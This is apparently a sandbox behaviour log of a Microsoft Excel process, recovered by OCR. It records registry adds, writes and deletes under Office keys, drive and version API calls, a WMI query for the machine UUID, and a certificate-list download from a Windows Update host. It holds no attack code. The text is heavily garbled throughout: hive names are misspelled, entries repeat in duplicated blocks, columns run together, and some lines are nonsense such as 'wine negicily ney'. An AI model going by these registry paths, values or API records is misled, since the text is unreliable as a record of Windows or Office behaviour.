HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 50 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Microsoft\0ffice\14.0\text{Excel\File} MRUlter 50 Value: None  Key: HKEY_CURRENT_USERISOFTWARE\Mic	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Delete Registry Key Write Registry Key Write Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Urite Registry Key Write Registry Key Delete Registry Key Write Registry Key Urite Registry Key Write Registry Key Delete Registry Key	Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 42 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 43 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 44 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 45 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 45 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 47 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 47 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 49 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 49 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 50 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 50 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; Olcommon\[MS\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosoftiOffice\14.0\; Olcommon\[MS\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOREIM_LOREIMICROSOFTWARE	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key  Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Urite Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key	Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0 (ExceliFile MRUltern 42 Value: None Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0 (ExceliFile MRUltern 43 Value: None Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0 (ExceliFile MRUltern 44 Value: None Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0 (ExceliFile MRUltern 45 Value: None Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0 (ExceliFile MRUltern 46 Value: None Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0 (ExceliFile MRUltern 46 Value: None Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0 (ExceliFile MRUltern 46 Value: None Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0 (ExceliFile MRUltern 49 Value: None Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0 (ExceliFile MRUltern 49 Value: None Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0 (ExceliFile MRUltern 50 Value: None Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0 (ExceliFile MRUltern 50 Value: None Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0 (CommoniLcensingiSS8F60892AD540068154C6670774E980 Value: None Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0 (CommoniLcensingiSS8F60892AD540068154C6670774E980 Value: None Key: HKEY_CUCAL_MACHINESOFTWAREMicrosoftWindowsiCurrentVersionlinstaller(UserDataS-1-5-18)Productsi000041091100000000000000000000000000000	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key  Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Cell Filesystem API Delete Registry Key Write Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Urite Registry Key Write Registry Key Write Registry Key Urite Registry Key Write Registry Key Urite Registry Key Write Registry Key Delete Registry Key	Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 42 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 43 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 44 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 45 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 45 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 47 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 47 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 49 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 49 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 50 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; ExcelvFile MRUItem 50 Value: None  Key: HKEY_CURRENT_USERISOFTWAREIMicrosoftiOffice\14.0\; Olcommon\[MS\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosoftiOffice\14.0\; Olcommon\[MS\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOAL_MACHINESOFTWAREIMicrosofti\[Wind\]  Key: HKEY_LOREIM_LOREIMICROSOFTWARE	3028 3028 3028 3028 3028 3028 3028 3028

Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\cn& Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\Startup\tems\dn& Value: None	2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000061091100000000000000000000000000000	2428
Call System API	API Name: GetVersionExA Args: ( c2eb70 ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( c2d920 ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( 712f9cf0 ) Return: 1	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\\*, 0, c2c9cc, 0, 0, 0 ) Return: c195898	2428
Call Filesystem API	API Name: FindNextFileW Args: ( c195898, c2c9cc ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( c34f338 ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( c34f338 ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( c34f370 ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( c34f370 ) Return: 1	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\Themes\1033\NextUpdate Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\ Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\ Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\ Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\AVerage Value: 0	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\Categories Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\ Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\4 Value: 0	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\Categories Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategoriesSeverities Value: 70 50,1249 15,1249 10	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAllCategories Value: 1 0	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastSyncTime Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLast\WriteTime Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\( ) Return: 3	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\*.*, 0, 2490048, 0, 0, 0 ) Return: d78d490	2428
Call Filesystem API	API Name: FindNextFileW Args: ( d78d490, 2490048 ) Return: 1	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles(x86)%\Microsoft Office\Office16\xlstart\*.*, 0, 2490048, 0, 0, 0) Return: d78d490	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\cn& Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( \\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\\\) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( \\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000100000#{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\(\)) Return: 3	2428
Call System API Call System API	API Name: GetDriveTypeW Args: ( D.\ ) Return: 5           API Name: GetDriveTypeW Args: ( \\2\IDE#CdRomTEAC_CD-ROM	2428 2428
	4f2-00a0c91efb8b]\\) Return: 5	
Call System API	API Name: GetDriveTypeW Args: ( E\.) Return: 2	2428
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	2428
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	2428
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	2428
Call System API	API Name: GetVersionExA Args: ( 736682d0 ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( c21580 ) Return: 1	2428
Call System API	API Name: GetDriveTypeA Args: ( C\\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C.\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C.\) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C.\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3  API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C.\ ) Return: 3  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\StartupItems\at& Value: None	2428
Write Registry Key		-740

Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\ Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\1D6862\1D6862\Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\1D6862\1D6862 Value: None	2428
Call System API	API Name: GetVersionExA Args: ( c21fb0 ) Return: 1	2428
	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecover\1D6862\1D6862 Value: None	2428
Delete Registry Key	,	
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\ Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\StartupItems\at& Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C: ) Return: 3	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\ Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\\Resiliency\DocumentRecovery\1D689E\ Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\1D6B9E\alue: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:14: 18Z	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\minimosoft\office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:14:1	2428
wine negicily ney	key: HKEY_CURRENT_USER/SOFTWARE/Microsoft/Umcente.ut/common/services/manager/cache/services/catalog/Lastupdate value: 2022-12-06115:14:1	Z-72U
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:17:1 8Z	2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00006109E60090400000000000F01FE	2428
	C\Usage\ProductNonBootFilesIntl_1033 Value: 55860007	
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\00006109E600904000000000000F01FE C\Usage\Product\NonBootFiles\ntl_1033\Value: 55860008	2428
Call Window API	API Name: DialogBoxIndirectParamW Args: ( 6d330000, ef288b8, 20228, 6d6b51c6, c2cb9c ) Return: 6	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2428
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1	2428
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C\\Program Files (x86)\Common Files\Microsoft Shared\Offic	2428
	e16\oregres.dll,-412 Value: Easily discover, visualize, and share insights from your data.	
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\\52C64B7E\@C\\Program Files (x86)\Common Files\Microsoft Shared\Office16\oregres.dll,-206 Value: Excel 2016	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Offic	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C.\Program Files (x86)\Microsoft Office\Offic	2428
Call System API	API Name: GetVersionExA Args: ( 76bb10ec ) Return: 1	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2428
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args: ( ROOT\CIMV2, en-US,en, 0, 13d0d600, 10f8f540 ) Return: 0	2428
Call WMI API	API Name: IWbemLocator::ConnectServer Args: (ROOT\CIMV2, NULL, NULL, NULL, 0, NULL, 0, 10f8f540 ) Return: 0	2428
Call WMI API	API Name: IWbemServices::ExecQuery Args: ( WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, 10f8f538 ) Return: 0	2428
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: ( UUID, 0, 0DB755B9-0809-41B0-AAC5-A2A76FC75DBE, 0, 0 ) Return: 0	2428
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: e30	2428
Call Service API	API Name: OpenServiceW Args: ( ee89550, NetSetupSvc, 4 ) Return: ee89438	2428
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: e84	2428
Call Service API	API Name: OpenServiceW Args: ( ed8bae8, WinHttpAutoProxySvc, 94 ) Return: ed8b8b8	2428
Call System API	API Name: WinHttpCloseHandle Args: ( edc2bb0 ) Return: 1	2428
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: ee8	2428
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: ee8	2428
Call NetWORK AFT		2428
Call System API	API Name: DnsQueryEx Args: ( ctldl.windowsupdate.com, 1, 40006000 ) Return: 87	
	API Name: DnsQueryEx Args: ( ctldl.windowsupdate.com, 1, 40006000 ) Return: 87  API Name: DnsQueryEx Args: ( ctldl.windowsupdate.com, 1c, 40026000 ) Return: 0	2428
Call System API		2428 2428
Call System API Call System API	API Name: DnsQueryEx Args: ( ctldl.windowsupdate.com, 1c, 40026000 ) Return: 0	
Call System API Call System API Call Network API	API Name: DnsQueryEx Args: ( ctidl.windowsupdate.com, 1c, 40026000 ) Return: 0  API Name: socket Args: ( 23, 2, 0 ) Return: ee8	2428
Call System API Call System API Call Network API Call Network API Call Network API	API Name: DnsQueryEx Args: ( ctldl.windowsupdate.com, 1c, 40026000 ) Return: 0  API Name: socket Args: ( 23, 2, 0 ) Return: ee8  API Name: socket Args: ( 2, 1, 6 ) Return: ee8  API Name: bind Args: ( ee8, 0.0.0.0:49425, 128 ) Return: 0	2428 2428 2428
Call System API Call System API Call Network API Call Network API Call Network API Call System API	API Name: DnsQueryEx Args: ( clldl.windowsupdate.com, 1c, 40026000 ) Return: 0  API Name: socket Args: (23, 2, 0) Return: ee8  API Name: socket Args: (2, 1, 6) Return: ee8  API Name: bind Args: ( ee8, 0.0.0.049425, 128 ) Return: 0  API Name: ConnectEx Args: ( ee8, 72.21.81.240:80, 16, 0, 0, 0, ef08600 ) Return: 0	2428 2428 2428 2428
Call System API Call System API Call Network API Call Network API Call Network API	API Name: DnsQueryEx Args: ( ctldl.windowsupdate.com, 1c, 40026000 ) Return: 0  API Name: socket Args: ( 23, 2, 0 ) Return: ee8  API Name: socket Args: ( 2, 1, 6 ) Return: ee8  API Name: bind Args: ( ee8, 0.0.0.0:49425, 128 ) Return: 0	2428 2428 2428
Call System API Call System API Call Network API Call Network API Call Network API Call System API	API Name: DnsQueryEx Args: ( ctldl.windowsupdate.com, 1c, 40026000 ) Return: 0  API Name: socket Args: ( 23, 2, 0 ) Return: ee8  API Name: socket Args: ( 2, 1, 6 ) Return: ee8  API Name: bind Args: ( ee8, 0.0.0:49425, 128 ) Return: 0  API Name: ConnectEx Args: ( ee8, 72.21.81.240:80, 16, 0, 0, 0, ef08600 ) Return: 0  API Name: send Args: ( ee8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?18eca35fe247abe1 HTTP/1.1\n\nConnection: Keep-Alive\n\n Accept: */"\n\nlf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\n\nlf-None-Match: "08f5ab0361ad71:0"\n\nUser-Agent: Microsoft-CryptoAPI/10.0\n\n\nstructed	2428 2428 2428 2428
Call System API Call Network API Call Network API Call Network API Call Network API Call System API Call Network API	API Name: DnsQueryEx Args: ( ctldl.windowsupdate.com, 1c, 40026000 ) Return: 0  API Name: socket Args: ( 23, 2, 0 ) Return: ee8  API Name: socket Args: ( 2, 1, 6 ) Return: ee8  API Name: bind Args: ( ee8, 0.0.0.0:49425, 128 ) Return: 0  API Name: ConnectEx Args: ( ee8, 72.21.81.240:80, 16, 0, 0, 0, ef08600 ) Return: 0  API Name: send Args: ( ee8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?18eca35fe247abe1 HTTP/1.1\n\nConnection: Keep-Alive\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n	2428 2428 2428 2428 2428
Call System API Call System API Call Network API Call Network API Call Network API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: DnsQueryEx Args: ( ctldl.windowsupdate.com, 1c, 40026000 ) Return: 0  API Name: socket Args: (23, 2, 0) Return: ee8  API Name: socket Args: (2, 1, 6) Return: ee8  API Name: bind Args: ( ee8, 0.0.0.0:49425, 128 ) Return: 0  API Name: ConnectEx Args: ( ee8, 72.21.81.240:80, 16, 0, 0, 0, ef08600 ) Return: 0  API Name: send Args: ( ee8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?18eca35fe247abe1 HTTP/1.1\n\nConnection: Keep-Alive\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n	2428 2428 2428 2428 2428 2428 2428 2428
